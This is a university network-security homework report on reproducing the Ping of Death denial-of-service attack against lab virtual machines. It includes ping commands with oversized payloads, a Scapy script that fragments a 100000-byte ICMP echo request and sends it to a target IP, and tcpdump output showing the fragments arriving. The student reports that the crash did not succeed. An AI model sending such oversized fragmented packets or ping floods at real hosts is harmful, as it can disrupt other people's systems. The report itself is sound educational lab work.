

**In The Name Of God**

**Ping Of Death Attack Implementation Report file**

**Network Security Course Homework**

**Amir Mansurian - 9635973**

**Isfahan university Of Technology**




**Spring 2021**

# 1 Introduction

A Ping of Death attack, also known as "long ICMP", is a denial-of-service (DoS) attack, in which the attacker aims to disrupt a targeted machine by sending a packet larger than the maximum allowable size, causing the target machine to freeze or crash. Basically, the ping of death attack tries to crash, reboot or other-wise kill a systems by sending a ping of a certain size from a remote machine. This attack was first introduced in 1996, and it terrorized the world for about a year. By the end of 1997, operating system vendors had made patches available to avoid the ping of death. Still, many Web sites continue to block Internet Control Message Protocol (ICMP) ping messages at their fire-walls to prevent any future variations of this kind of denial of service attack. In this task, I tried to replicate this attack on the current existing version of Linux and Windows remote machine.

## 2 Implementation

For implementation we need OS older than 1998 so I have searched for operating systems that are vulnerable to this kind of attack and I have installed Windows 95 that is latest version of windows that is Vulnerable:



## 2.1 vulnerable OS's

According to the year of OS's , **windows 95**, **windows NT 4** without service pack, **Linux with kernel 2.0.23** and older versions. I have tried to install older versions but in VmWare I could install Windows95 and Windows NT 4.

## 2.2 Attempt 1: Naive attempt

First I tried to attack the victim by sending him a loop of ping requests with a size of 65500 using the code below:

```
Ping -l 65000 target_ip_addr -t
```

This did put some extra pressure on the network. But this is not quite ping of death attack as in this attack the size of the ping should be greater than its normal size. Then I tried to send a larger size ping (100000 bytes) using this code in the command prompt of windows:

```
Ping -l 100000 target_ip_addr -t
```

But this command is not executed stating that it violates the maximum range of ping.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19042.1052]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ping -l 100000 192.168.1.106 -t
Bad value for option -l, valid range is from 0 to 65500.

C:\WINDOWS\system32>
```

This gives us the finding that we can not send ping packets larger than 65500 byte via command prompt or powershell's shell commands directly. The network does not allow us to do that.

## 2.3 Attempt 2: Using Scapy

I then tried to send large ping packets using Scapy :

```
C:\WINDOWS\system32>scapy
INFO: PyX dependencies are not installed ! Please install TexLive or MikTeX.

      aSPY//YASa
    apyyyyCY/////////YCa
  sY////////YSpcs  scpCY//Pp
ayp ayyyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
  pCCCCY//p      cSSps y//Y
  SPPPP//a      pP///AC//Y
    A//A      cyP///C
  p///Ac      sC///a
  P///YCpc      A//A
  sccccp///pSP///p      p//Y
sY/////////y  caa      S//P
  cayCyayP//Ya      pY/Ya
  sY/PsY///YCc      aC//Yp
    sc  sccaCY//PCypaapyCP//YSs
      spCPY////////YPSps
        ccaacs

Welcome to Scapy
Version git-archive.dev100b2ca7d0
https://github.com/secdev/scapy

Have fun!

To craft a packet, you have to be a
packet, and learn how to swim in
the wires and in the waves.
-- Jean-Claude Van Damme

using IPython 7.24.0
>>> packet = IP(dst="192.168.1.106")/ICMP()/("M"*65536)
>>> send(packet)
```


```
~\AppData\Local\Programs\Python\Python37\lib\site-packages\scapy-git_archi
y in post_build(self, p, pay)
    526         if self.len is None:
    527             tmp_len = len(p) + len(pay)
--> 528             p = p[:2] + struct.pack("!H", tmp_len) + p[4:]
    529         if self.chksum is None:
    530             ck = checksum(p)

error: 'H' format requires 0 <= number <= 65535
>>>
```

As you can see in screen shot , scapy do not allow to send packets larger than 65535 too .

## 2.4 Fragmentation Attempt

After the two failed attempts we see that sending a ping request larger than 65500 bytes through ethernet is not possible. So I tried a different approach of fragmenting the ping and then sending it to the victim computer. The main idea behind this approach is that an IP datagram of 65536 bytes or greater is illegal, but possible to create owing to the way the packet is fragmented (broken into chunks for transmission). When the fragments are reassembled at the other end into a complete packet, it overflows the buffer on some systems, causing (variously) a reboot, panic, hang, and sometimes even having no effect at all. Note that it is possible to send an illegal echo packet with more than 65507 octets of data due to the way the fragmentation is performed. The fragmentation relies on an offset value in each fragment to determine where the individual fragment goes upon reassembly. Thus on the last fragment, it is possible to combine a valid offset with a suitable fragment size such that  $(\text{offset} + \text{size}) \geq 65535$ . Since typical machines don't process the packet until they have all fragments and have tried to reassemble it, there is the possibility for overflow of 16 bit internal variables, which can lead to system crashes. Here I used this part of the code to implement the idea:

A screenshot of a code editor window titled "PingOfDeath.py" with a file path of "~ / Desktop". The editor contains a Python script using the Scapy library to create and send fragmented ICMP echo requests. The script sets a destination IP (dip) to "192.168.1.106", creates an IP header and an ICMP echo request packet of size 100000. It then fragments this packet into pieces of size 1480. A loop iterates through these fragments, printing their details and sending them. The script is as follows:

```
1 from scapy.all import *
2 dip="192.168.1.106"
3
4
5 ip_hdr = IP(dst=dip)
6 packet = ip_hdr/ICMP()/("m"*100000)
7
8 frags=fragment(packet, fragsize=1480)
9
10 counter=1
11 for fragment in frags:
12     print ("Packet no#"+str(counter))
13     print ("=====")
14     fragment.show()
15     counter+=1
16     send(fragment)
17
18
```

I was not able to crash target system, maybe it patched but I couldn't install windows with older version of this and also I have tested this for Windows NT 3.1 and didn't get answer too.


### 3 Was the attack Successful?

For testing that attack was successful or not , we use wireshark and tcpdump to see that packets are fragmented and received at target system but target system can detect this and treat to rest of packet (>65535) as new packet.

I have tested attack for an Ubuntu and using tcpdump on target, it captures packets below :

```
ubuntu@ubuntu1604:~$ sudo tcpdump -v src host 192.168.1.105
tcpdump: listening on ens53, link-type en10mb (ethernet), capture size 262144 bytes
12:58:40.857716 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.109 tell 192.168.1.105, length 46
192.168.1.105 > 192.168.1.109: ICMP echo request, id 0, seq 0, length 1480
12:58:40.959864 IP (tos 0x0, ttl 64, id 1, offset 1480, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:41.006976 IP (tos 0x0, ttl 64, id 1, offset 2960, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:41.054178 IP (tos 0x0, ttl 64, id 1, offset 4440, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:41.093332 IP (tos 0x0, ttl 64, id 1, offset 5920, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:42.813942 IP (tos 0x0, ttl 64, id 1, offset 65120, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:42.846011 IP (tos 0x0, ttl 64, id 1, offset 1064, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:42.897632 IP (tos 0x0, ttl 64, id 1, offset 2544, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:42.926613 IP (tos 0x0, ttl 64, id 1, offset 4024, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:42.980734 IP (tos 0x0, ttl 64, id 1, offset 5504, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:43.105088 IP (tos 0x0, ttl 64, id 1, offset 6984, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:43.672224 IP (tos 0x0, ttl 64, id 1, offset 27704, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:43.706406 IP (tos 0x0, ttl 64, id 1, offset 29184, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:43.765014 IP (tos 0x0, ttl 64, id 1, offset 30664, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:43.804309 IP (tos 0x0, ttl 64, id 1, offset 32144, flags [+], proto ICMP (1), length 1500)
192.168.1.105 > 192.168.1.109: icmp
12:58:43.853377 IP (tos 0x0, ttl 64, id 1, offset 33624, flags [none], proto ICMP (1), length 868)
192.168.1.105 > 192.168.1.109: icmp
```

As you can see in images, fragments are received in target system and when it wants to get larger than 65535 , it is treated as new one but flags[+] shows that fragments are correctly generated and have been sent to target system and at the end it ends with flags[none].



Using Wireshark we can see again that fragments are sent correctly but OS can detect it and `Fragment too long` is true for fragments larger than 65535.

So, In terms of simulating the attack, the project is successful. It has successfully send a ping packet larger than 65120 bytes. The proof of this is that the flag is still [+] when the offset became 65120 to 1064. It proves that the network still treats it as a part of the ping packet. Also, when the second packet reaches its end, it's flag becomes "[none]", which indicates that the packet has ended. But the OS is considering it as a different packet as a counter measure. So success in terms of disrupting the normal state of the victim machine, was certainly not achieved.

Video recorded for simulating attack :

<https://iutbox.iut.ac.ir/index.php/s/ZRPTLjP83y54cYd>

**Codes are available in :**

<https://github.com/AmirMansurian/PingOfDeath-Attack>